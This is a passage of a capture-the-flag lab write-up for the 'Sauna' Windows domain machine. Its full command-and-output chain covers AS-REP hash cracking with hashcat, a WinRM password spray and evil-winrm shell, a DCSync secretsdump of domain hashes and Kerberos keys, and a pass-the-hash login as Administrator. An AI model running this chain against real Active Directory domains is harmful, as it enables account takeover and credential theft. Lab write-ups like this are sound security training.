$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:f1e46c73da19313cfdcf02050d67aba5$fe96c5b4a2684b0cd9e35f8ee133eef7d2f90c2056c3283a340c12763a1bb306df906b8e6a3b2f1b
1f3effd1b191548ad0b8aaf7acd7221f2ad35d4dbd571942608553039a99c9ea6334148b81f162d1778863bb4e6ab3878412bfdd09d1f19fad35a9b8d4aaf8e93f802562621b5c212bbcde9493980
5ee120f0afbe759161579c16ec4946255c91343f27de8f03e428c64839b772a78057e147abe714ae1f0de1b6a69bb9d58d9ba8bce06c17d6a0a81931c5e42b2a0e016044cf26a1802dd44595a0fa4
408b584c3d4b874a7674a300c2e289f63dd374db829a5c4dd20c94fb3761d148e915ca3347b9b7da57292f66d453eb7b68a5789eaa89c900118dd8
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Asprep

```
bright@kali:~/sauna$ hashcat --help | grep -i "kerberos"
  19600 | Kerberos 5, etype 17, TGS-REP                             | Network Protocol
  19800 | Kerberos 5, etype 17, Pre-Auth                            | Network Protocol
  28800 | Kerberos 5, etype 17, DB                                  | Network Protocol
  19700 | Kerberos 5, etype 18, TGS-REP                             | Network Protocol
  19900 | Kerberos 5, etype 18, Pre-Auth                            | Network Protocol
  28900 | Kerberos 5, etype 18, DB                                  | Network Protocol
   7500 | Kerberos 5, etype 23, AS-REQ Pre-Auth                     | Network Protocol
  13100 | Kerberos 5, etype 23, TGS-REP                             | Network Protocol
  18200 | Kerberos 5, etype 23, AS-REP                              | Network Protocol
bright@kali:~/sauna$ sudo hashcat -m 18200 fsmith.asp /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================================================

* Device #1: cpu-haswell-Intel(R) Core(TM) i7-6600U CPU @ 2.60GHz, 2788/5641 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c
```

crack

```
Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:f1e46c73da19313cfdcf02050d67aba5$fe96c5b4a2684b0cd9e35f8ee133eef7d2f90c2056c3283a340c12763a1bb306df906b8e6a3b2f1b
1f3effd1b191548ad0b8aaf7acd7221f2ad35d4dbd571942608553039a99c9ea6334148b81f162d1778863bb4e6ab3878412bfdd09d1f19fad35a9b8d4aaf8e93f802562621b5c212bbcde9493980
5ee120f0afbe759161579c16ec4946255c91343f27de8f03e428c64839b772a78057e147abe714ae1f0de1b6a69bb9d58d9ba8bce06c17d6a0a81931c5e42b2a0e016044cf26a1802dd44595a0fa4
408b584c3d4b874a7674a300c2e289f63dd374db829a5c4dd20c94fb3761d148e915ca3347b9b7da57292f66d453eb7b68a5789eaa89c900118dd8:Thestrokes23

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:f1e46c7 ... 118dd8
Time.Started.....: Fri Feb 28 10:04:36 2025 (10 secs)
Time.Estimated...: Fri Feb 28 10:04:46 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1022.2 kH/s (1.49ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10539008/14344385 (73.47%)
Rejected.........: 0/10539008 (0.00%)
Restore.Point....: 10536960/14344385 (73.46%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Tiffany95 → Thelittlemermaid
```


crack2

I got the plaintext password of user fsmith and used it to get initial foothold via winrm


```
bright@kali:~/sauna$ netexec winrm 10.10.10.175 -u username.txt -p Thestrokes23
WINRM       10.10.10.175    5985   SAUNA            [*] Windows 10 / Server 2019 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.alg
orithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.10.175    5985   SAUNA            [-] EGOTISTICAL-BANK.LOCAL\fergussmith:Thestrokes23
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.alg
orithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.10.175    5985   SAUNA            [-] EGOTISTICAL-BANK.LOCAL\fergus.smith:Thestrokes23
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.alg
orithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.10.175    5985   SAUNA            [-] EGOTISTICAL-BANK.LOCAL\f.smith:Thestrokes23
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.alg
orithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.10.175    5985   SAUNA            [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23 (Pwn3d!)
bright@kali:~/sauna$ evil-winrm -i 10.10.10.175 -u fsmith -p Thestrokes23

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents> whoami
egotisticalbank\fsmith
*Evil-WinRM* PS C:\Users\FSmith\Documents> hostname
SAUNA
*Evil-WinRM* PS C:\Users\FSmith\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\FSmith\Desktop> ls


    Directory: C:\Users\FSmith\Desktop
```

foothold

For privesc, I tranfered winpeas to enumerate the machine, I found autologin creds for a user. More enumeration with SHARPHOUND AND BLOODHOUND indicated that the user has DCsync right on the domain.



Winpeas



autologin

DCsync right can cause a user to impersonate as a domain controller, use this privilege and request information from another domain controller within the network.

Taken advantage of this write, I ran secrete dump against the DC.

```
[*] Cleaning up...
bright@kali:~/sauna$ python3 secretsdump.py 'svc_loanmgr:Moneymakestheworldgoround!@10.10.10.175'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:c77249e38556720e023aebfd9ba60439:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:3826a4b68f2fff863436467e428558300b5926b0d6b34501e5fca433b5cd97ae
SAUNA$:aes128-cts-hmac-sha1-96:7a431189c5072e49c6ee618bd6dd3e50
SAUNA$:des-cbc-md5:104c515b86739e08
```

Secretedumap

I got the hash of the domain admin and used it for Pass The Hash attack to access the DC as a Doamin Admin.

```
*Evil-WinRM* PS C:\Users> cd Administrator
*Evil-WinRM* PS C:\Users\Administrator> ls
Access to the path 'C:\Users\Administrator' is denied.
At line:1 char:1
+ ls
+ ~~
    + CategoryInfo          : PermissionDenied: (C:\Users\Administrator:String) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
*Evil-WinRM* PS C:\Users\Administrator> exit

Info: Exiting with code 0
bright@kali:~/sauna$ evil-winrm -i 10.10.10.175 -u administrator -H 823452073d75b9d1cf70ebdf86c7f98e

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
egotisticalbank\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
SAUNA
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cat Desktop\root.txt
7d103b3e8b86612be5a7ed1bf8cc74c1
*Evil-WinRM* PS C:\Users\Administrator>
```

Admin